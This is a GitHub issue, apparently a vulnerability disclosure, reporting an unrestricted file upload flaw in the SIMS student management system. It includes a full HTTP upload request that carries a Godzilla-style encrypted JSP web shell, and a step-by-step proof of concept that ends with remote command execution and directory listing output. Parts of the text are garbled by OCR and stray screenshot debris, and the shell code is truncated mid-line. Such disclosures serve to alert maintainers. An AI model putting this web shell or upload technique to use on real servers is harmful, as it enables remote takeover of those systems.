rawchen / sims Public

<> Code ⊙ Issues 8 Pull requests ▷ Actions Projects Security ···

New issue

Jump to bottom

Unrestricted Upload of File with Dangerous Type #6

⊙ Open **mbslzny** opened this issue on Jun 21 · 0 comments

mbslzny commented on Jun 21

[Suggested description]

Unrestricted Upload of File with Dangerous Type vulnerability exists in SIMS. This open source system is a student information management system. There is an insecure vulnerability when uploading attachments. An attacker could exploit this vulnerability to gain server privileges.
POST: http://localhost:8081/sims/uploadServlet

[Vulnerability Type]

Unrestricted Upload of File with Dangerous Type

[Vendor of Product]

https://github.com/rawchen/sims

[Affected Product Code Base]

1.0

[Affected Component]

Sims 1.0

OS: Windows/Linux/macOS

Browser: Chrome、Firefox、Safari

[Attack vector]

```
POST /sims/uploadServlet HTTP/1.1
Host: localhost:8081
Content-Length: 2817
Cache-Control: max-age=0
```

```
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="102", "Microsoft Edge";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8081
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEKdAQSnCqiCiMhL0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.124 Safari/537.36 Edg/102.0.1245.44
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sig
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8081/sims/fileServlet
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: JSESSIONID=16A0A80D40CD27E95082A76CD0BDE84A
Connection: close

------WebKitFormBoundaryEKdAQSnCqiCiMhL0
Content-Disposition: form-data; name="myfile"; filename="text.jsp"
Content-Type: application/octet-stream

<%! String xc="3c6e0b8a9c15224a"; String pass="pass"; String md5=md5(pass+xc); class X extends
ClassLoader{public X(ClassLoader z){super(z);}public Class Q(byte[] cb){return
super.defineClass(cb, 0, cb.length);} }public byte[] x(byte[] s,boolean m){
try{javax.crypto.Cipher c=javax.crypto.Cipher.getInstance("AES");c.init(m?1:2,new
javax.crypto.spec.SecretKeySpec(xc.getBytes(),"AES"));return c.doFinal(s); }catch (Exception e)
{return null; }} public static String md5(String s) {String ret = null;try
{java.security.MessageDigest m;m =
java.security.MessageDigest.getInstance("MD5");m.update(s.getBytes(), 0, s.length());ret = new
java.math.BigInteger(1, m.digest()).toString(16).toUpperCase();} catch (Exception e) {}return ret;
} public static String base64Encode(byte[] bs) throws Exception {Class base64;String value =
null;try {base64=Class.forName("java.util.Base64");Object Encoder = base64.getMethod("getEncoder",
null).invoke(base64, null);value = (String)Encoder.getClass().getMethod("encodeToString", new
Class[] { byte[].class }).invoke(Encoder, new Object[] { bs });} catch (Exception e) {try {
base64=Class.forName("sun.misc.BASE64Encoder"); Object Encoder = base64.newInstance(); value =
(String)Encoder.getClass().getMethod("encode", new Class[] { byte[].class }).invoke(Encoder, new
Object[] { bs });} catch (Exception e2) {}}return value; } public static byte[]
base64Decode(String bs) throws Exception {Class base64;byte[] value = null;try
{base64=Class.forName("java.util.Base64");Object decoder = base64.getMethod("getDecoder",
null).invoke(base64, null);value = (byte[])decoder.getClass().getMethod("decode", new Class[] {
String.class }).invoke(decoder, new Object[] { bs });} catch (Exception e) {try {
base64=Class.forName("sun.misc.BASE64Decoder"); Object decoder = base64.newInstance(); value =
(byte[])decoder.getClass().getMethod("decodeBuffer", new Class[] { String.class }).invoke(decoder,
new Object[] { bs });} catch (Exception e2) {}}return value; }%><%try{byte[]
data=base64Decode(request.getParameter(pass));data=x(data, false);if
(session.getAttribute("payload")==null){session.setAttribute("payload",new
X(this.getClass().getClassLoader()).Q(data));}else{request.setAttribute("parameters",data);java.io.By
 arrOut=new java.io.ByteArrayOutputStream();Object f=
((Class)session.getAttribute("payload")).newInstance();f.equals(arrOut);f.equals(pageContext);respons
 true)));response.getWriter().write(md5.substring(16));} }catch (Exception e){}
%>
```

```
------WebKitFormBoundaryEKdAQSnCqiCiMhL0--
```

[Attack Type]


Remote

[Impact Code execution]

False

[Proof of concept]

Step1: Under the "System Management" tab, select "File Release", select the Trojan file "text.jsp", and click the "Start Upload" button.



localhost:8081/sims/fileServlet

管理员 / 系统管理 / 文件发布

文件上传

可上传任意大小任意类型文件

请选择上传文件：

text.jsp (26B) 0%


Current time in Yubei District, China (UTC+8)

10:42 AM

Tuesday, June 21, 2022

© yoyling.com - 学生信息管理系统

Step2: The upload is successful, and the Trojan path is obtained under the "File List" selected under the "System Management" tab.



文件上传

可上传任意大小任意类型文件

请选择上传文件:

选择文件 开始上传


text.jsp 上传成功!

Current time in Yubei District, China (UTC+8)

10:45 AM

Tuesday, June 21, 2022

© yoyling.com - 学生信息管理系统



ID	文件名	文件路径	文件大小	操作
1	text.jsp	D:\Java\apache-tomcat-8.5.53\webapps\sims\upload\text.jsp	26.0B	下载 删除


Current time in Yubei District, China (UTC+8)

10:46 AM

Tuesday, June 21, 2022

© yoyling.com - 学生信息管理系统

Step3: The path of the assembly Trojan is "http://localhost:8081/sims/upload/text.jsp", connect the Trojan through godzilla.jar, and execute the "dir" command successfully.




目标 管理 配置 关于 插件
哥斯拉 V4.01 by: BeichenDream Github:https://github.com/BeichenDream/Godzilla
分组
/

id	url	payload	cryption	encoding	proxyType	remark	createTime	updateTime
63f61eab-f462-428b-affb...	http://localhost:8081/sims/upload/text.jsp	JavaDynamicPayload	JAVA_AES_BASE64	UTF-8	NO_PROXY	备注	2022-06-21 10:56:18	2022-06-21 10:56:18

time - Search
https://cn.bing.com/searc...
国内版 国际版
Microsoft Bing
time
ALL IMAGES VIDEOS
656,000,000 Results Any time Open links in new tab
Current time in Yubei District, China (UTC+8)
10:57 AM
Tuesday, June 21, 2022
https://www.bing.com/ck/a?!&&p=85a125...

共有0组 所有成员数:1 当前组是:/ 当前组成员数:1



Url:http://localhost:8081/sims/upload/text.jsp Payload:JavaDynamicPayload Cryption:JAVA_AES_BASE64 openCache:true useCache:false
MemoryShell ShellcodeLoader Screen SuperTerminal JMeterpreter HttpProxy ServletManage JarLoader Mimikatz FilterShell PortScan SocksProxy RealCmd
基础信息 命令执行 文件管理 数据库管理 笔记 网络详情 插件标签管理 EnumDatabaseConn Zip PetitPotam
保存配置

命令模板 cmd /c "{command}" 2>&1

```
currentDir:D:/Java/apache-tomcat-8.5.53/bin/
fileRoot:[C:\, D:\, E:\, F:\, G:\, H:\, I:\]
currentUser:super
osInfo:os.name: Windows 8.1 os.version: 6.3 os.arch: x86

D:/Java/apache-tomcat-8.5.53/bin/ >dir

□□□□□□ D □eľ□□□ □□□
 □□□□□□κ□□□ 9C6A-C234

 D:\Java\apache-tomcat-8.5.53\bin □□L¼

2020/03/11  10:04    <DIR>          .
2020/03/11  10:04    <DIR>          ..
2020/03/11  10:04            35,204 bootstrap.jar
2020/03/11  10:04             1,703 catalina-tasks.xml
2020/03/11  10:04            15,953 catalina.bat
2020/03/11  10:04            23,792 catalina.sh
2020/03/11  10:04             2,123 ciphers.bat
2020/03/11  10:04             1,997 ciphers.sh
2020/03/11  10:04            25,197 commons-daemon.jar
2020/03/11  10:04             2,040 configtest.bat
2020/03/11  10:04             1,922 configtest.sh
2020/03/11  10:04             8,675 daemon.sh
2020/03/11  10:04             2,091 digest.bat
2020/03/11  10:04             1,965 digest.sh
2020/03/11  10:04             8,842 service.bat
2020/03/11  10:04             3,460 setclasspath.bat
2020/03/11  10:04             3,708 setclasspath.sh
2020/03/11  10:04             2,020 shutdown.bat
2020/03/11  10:04             1,902 shutdown.sh
2020/03/11  10:04             2,022 startup.bat
2020/03/11  10:04             1,904 startup.sh
2020/03/11  10:04         2,592,256 tcnative-1.dll
2020/03/11  10:04            51,264 tomcat-juli.jar
2020/03/11  10:04           124,024 tomcat8.exe
2020/03/11  10:04           120,952 tomcat8w.exe
2020/03/11  10:04             4,574 tool-wrapper.bat
2020/03/11  10:04             5,540 tool-wrapper.sh
2020/03/11  10:04             2,026 version.bat
2020/03/11  10:04             1,908 version.sh
              27 □□□ļ□      3,049,064 □ֽ□
               2 □□L¼ 130,563,948,544 □□□□□ֽ□
D:/Java/apache-tomcat-8.5.53/bin/ >
```

time - Search
https://cn.bing.com/searc...
国内版 国际版
Microsoft Bing
time
ALL IMAGES VIDEOS
656,000,000 Results Any time Open links in new tab
Current time in Yubei District, China (UTC+8)
10:57 AM
Tuesday, June 21, 2022

完成

[Reference(s)]

http://cwe.mitre.org/data/definitions/434.html

Assignees

No one assigned

Labels

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant